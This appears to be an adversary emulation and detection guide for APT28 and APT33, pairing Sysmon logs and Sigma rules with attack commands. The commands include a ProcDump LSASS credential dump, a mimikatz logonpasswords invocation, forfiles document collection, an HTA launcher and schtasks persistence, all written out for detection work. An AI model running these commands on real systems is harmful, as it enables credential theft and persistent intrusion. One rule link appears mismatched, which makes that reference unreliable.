Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.

ProcDump is part of Microsoft's Sysinternals suite and a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. It also can serve as a general process dump utility that you can embed in other scripts.

```
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

APT28: Detection

Using a combination of Sysmon Event IDs 1 (Process creation) and 10 (Process access), we can detect LSASS access and correlate the originating process. In particular for this procedure, we could hunt for "-accepteula" and "-ma". However, if we want to detect LSASS dumping with other tools (e.g., WCE), we will need to look at all source processes and command lines.

Event Properties - Event 1, Sys

General | Details

```
Process Create:
UtcTime: 2017-11-07 15:23:57.758
ProcessGuid: {d134eb5b-d00d-5a01-0000-001061191800}
ProcessId: 4780
Image: C:\tools\mimikatz\x64\notepad.exe
CommandLine: notepad.exe "privilege::debug" "sekurlsa::logonpassw
/export"
CurrentDirectory: C:\tools\mimikatz\x64\
User: TEST\Administrator
LogonGuid: {d134eb5b-ce36-5a01-0000-00201b980b00}
LogonId: 0xB981B
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=2C527D980EB30DAA789492283F9BF69E,SHA256
=FB55414848281F804858CE188C3DC659D129E283BD62D58D34F6E6F56
ParentProcessGuid: {d134eb5b-ce78-5a01-0000-001034dc1100}
ParentProcessId: 5116
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Event Properties - Event 10, Sysmon

General | Details

```
Process accessed:
UtcTime: 2017-11-07 15:23:57.826
SourceProcessGUID: {d134eb5b-d00d-5a01-0000-001061191800}
SourceProcessId: 4780
SourceThreadId: 1420
SourceImage: C:\tools\mimikatz\x64\notepad.exe
TargetProcessGUID: {d134eb5b-c61e-5a01-0000-001017c80000}
TargetProcessId: 564
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+967da|C:\Windows\system32\KERNELBASE.dll+
271a|C:\tools\mimikatz\x64\notepad.exe+6dc6c|C:\tools\mimikatz\x64\notepad.exe+6dfd9|C:
\tools\mimikatz\x64\notepad.exe+6db91|C:\tools\mimikatz\x64\notepad.exe+4ae04|C:\tools
\mimikatz\x64\notepad.exe+4ac3a|C:\tools\mimikatz\x64\notepad.exe+4a98f|C:\tools\mimikatz
\x64\notepad.exe+73935|C:\Windows\system32\KERNEL32.DLL+15bd|C:\Windows\SYSTEM32
\ntdll.dll+743d1
```

Source: https://2017.zeronights.org/wp-content/uploads/materials/ZN17_Kheirkhabarov_Hunting_for_Credentials_Dumping_in_Windows_Environment.pdf

APT28: Sigma Rule

```
title: Suspicious Use of Procdump
id: 03795938-1387-481b-9f4c-3f6241e604fe
description: Detects suspicious uses of the SysInternals Procdump utility by using
a special command line parameter ' -ma ' and ' -accepteula' in a single step. This
way we're also able to catch cases in which the attacker has renamed the procdump
executable.
status: experimental
references:
    - Internal Research
author: Florian Roth
date: 2021/02/02
modified: 2021/08/16
tags:
    - attack.defense_evasion
    - attack.t1036
    - attack.t1003.001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains|all:
            - ' -ma '
            - ' -accepteula '
    condition: selection
falsepositives:
    - Another tool that uses the command line switches of Procdump
    - Legitimate use of procdump by a developer or administrator
level: high
```

https://raw.githubusercontent.com/SigmaHQ/sigma/master/rules/windows/process_creation/win_susp_procdump.yml

APT28: Data from Local System

Adversaries may search local system sources, such as file systems or local databases, to find files of interest and sensitive data prior to Exfiltration.

APT28 has been known to use Forfiles, a Windows utility commonly used in batch jobs to execute commands on one or more selected files or directories (ex: list all directories in a drive, read the first line of all files created yesterday, etc.).

```
for %%c in (.pdf, .xls, .xlsx, .doc, .docx)
do (forfiles /P c:\ /m *%%c /s /d +01/01/2021
/c "cmd /c copy @path C:\temp\@file" )
```

This command will identify all PDF and Office docs dated after the first of January 2021 and collect them in the C:\temp folder. This could be useful for archiving and extracting all interesting documents together.

APT28: Detection

Using Sysmon Event ID 1 (Process creation), we can detect the execution of specific data collection tools, for example by hunting for “forfiles”.

Event Properties - Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2021-09-07 08:54:58.580
ProcessGuid: {3cdbed91-28e2-6137-ce00-000000000f00}
ProcessId: 8380
Image: C:\Windows\System32\forfiles.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: ForFiles - Executes a command on selected files
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: forfiles.exe
CommandLine: forfiles  /P c:\ /m *.pdf /s /d +01/01/2021 /c "cmd /c copy @path C:\temp\@file"
CurrentDirectory: C:\Windows\system32\
User: WIN10\sylok
LogonGuid: {3cdbed91-28c4-6137-5925-020000000000}
LogonId: 0x22559
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=9BB67AEA5E26CB136F23F29CC48D6B9E,SHA256=
9B4886F187489A190BB2C412772C1998539F086C63A4CFD72FF3B107CBC21907,IMPHASH=BB3BC1
A3FEF88F916302D61DDC886F80
ParentProcessGuid: {3cdbed91-28e2-6137-cc00-000000000f00}
ParentProcessId: 8324
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\System32\cmd.exe" /C "C:\temp\forfiles.bat"
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/7/2021 10:54:58 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreat
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WIN10
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

APT33

APT33 is a threat actor group that is suspected to work for the Iranian government. This state-sponsored actor has targeted multiple sectors in the following countries: United States, Saudi Arabia, and South Korea. Although they have targeted various sectors, they seem to focus on commercial and military aviation entities and companies in the energy sector that deal in petrochemical production. They have been seen using malicious HTML application (HTA) files and other malicious documents in spear phishing emails. After delivery they have used PowerShell Empire and multiple Remote Access Trojans (RAT). Command and control is usually established using open-source frameworks such as NorthStar C2 and Faction C2, both over HTTP and HTTPS protocols.

APT33: Emulation Plan

Motivation
Information Theft, Espionage

Target Regions
Global

Target Sectors
Chemical, Defense, Government, Industrial, Media, NGO

EMULATION PLAN FOR APT33

INITIAL FOOTHOLD → **NETWORK PROPAGATION** → **ACTION ON OBJECTIVES**

INITIAL ACCESS
T1566.002 – Phishing: Spearphishing Link

PERSISTENCE
T1053.005 – Scheduled Task/ Job: Scheduled Task

COLLECTION
T1560.001 – Archive Collected Data: Archive via Utility

EXECUTION
T1059.001 – Command and Scripting Interpreter: PowerShell

CREDENTIAL ACCESS
T1110.003 – Brute Force: Password Spraying

COMMAND & CONTROL
T1048.003 – Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

LATERAL MOVEMENT
T1552.006 – Unsecured Credentials: Group Policy Preferences

APT33: Phishing: Spearphishing Link


Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. Spearphishing with a link is a specific variant of spearphishing. It is different from other forms of spearphishing in that it employs the use of links to download malware contained in email, instead of attaching malicious files to the email itself, to avoid defenses that may inspect email attachments. APT33 has sent spearphishing emails containing links to .hta files.

```
Mshta C:\temp\apt33.hta
```

```
<html>
<head>
<HTA:APPLICATION ID="APT33">
  <script language="jscript"> var c = "cmd.exe /c calc.exe";
  new ActiveXObject('WScript.Shell').Run(c);
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

APT33: Detection

Using Sysmon Event ID 1 (Process creation), we can detect the execution of mshta. Command arguments used before and after the mshta.exe invocation may also be useful in determining the origin and purpose of the .hta file being executed.



APT33: Sigma Rule

```yaml
title: MSHTA Spwaned by SVCHOST
id: ed5d72a6-f8f4-479d-ba79-02f6a80d7471
status: experimental
description: Detects MSHTA.EXE spwaned by SVCHOST as seen in LethalHTA and described
in report
references:
    - https://codewhitesec.blogspot.com/2018/07/lethalhta.html
tags:
    - attack.defense_evasion
    - attack.t1218.005
    - attack.execution  # an old one
    - attack.t1170  # an old one
author: Markus Neis
date: 2018/06/07
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\svchost.exe'
        Image|endswith: '\mshta.exe'
    condition: selection
falsepositives:
    - Unknown
level: high
```

https://raw.githubusercontent.com/SigmaHQ/sigma/master/rules/windows/process_creation/win_susp_procdump.yml

APT33: Scheduled Task/Job

Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. The schtasks can be run directly on the command line, or the Task Scheduler can be opened through the GUI within the Administrator Tools section of the Control Panel.


```
schtasks /create /tn "APT33_OnLogon" /
sc onlogon /tr "cmd.exe /c calc.exe"

schtasks /create /tn "APT33_OnStartup" /sc onstart /
ru system /tr "cmd.exe /c calc.exe"
```

APT33: Detection

As with a lot of other techniques, using Sysmon Event ID 1 (Process creation), we can detect the execution of schtasks.exe for Scheduled Task creation.

Additionally, upon enabling Object Access auditing, Event ID 4698 is triggered upon Scheduled Task creation in the Windows Security Event Log.



APT33: Sigma Rule

```yaml
title: Scheduled Task Creation
id: 92626ddd-662c-49e3-ac59-f6535f12d189
status: experimental
description: Detects the creation of scheduled tasks in user session
author: Florian Roth
date: 2019/01/16
modified: 2021/08/26
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\schtasks.exe'
        CommandLine|contains: ' /create '
    filter:
        User|startswith:
            - 'NT AUTHORITY\SYSTEM'
            - 'AUTORITE NT\Sys' # French language settings
    condition: selection and not filter
fields:
    - CommandLine
    - ParentCommandLine
tags:
    - attack.execution
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1053.005
    - attack.t1053     # an old one
    - attack.s0111
    - car.2013-08-001
falsepositives:
    - Administrative activity
    - Software installation
level: low
```

https://raw.githubusercontent.com/SigmaHQ/sigma/master/rules/windows/process_creation/win_susp_schtask_creation.yml

APT33: Unsecured Credentials: Group Policy Preferences

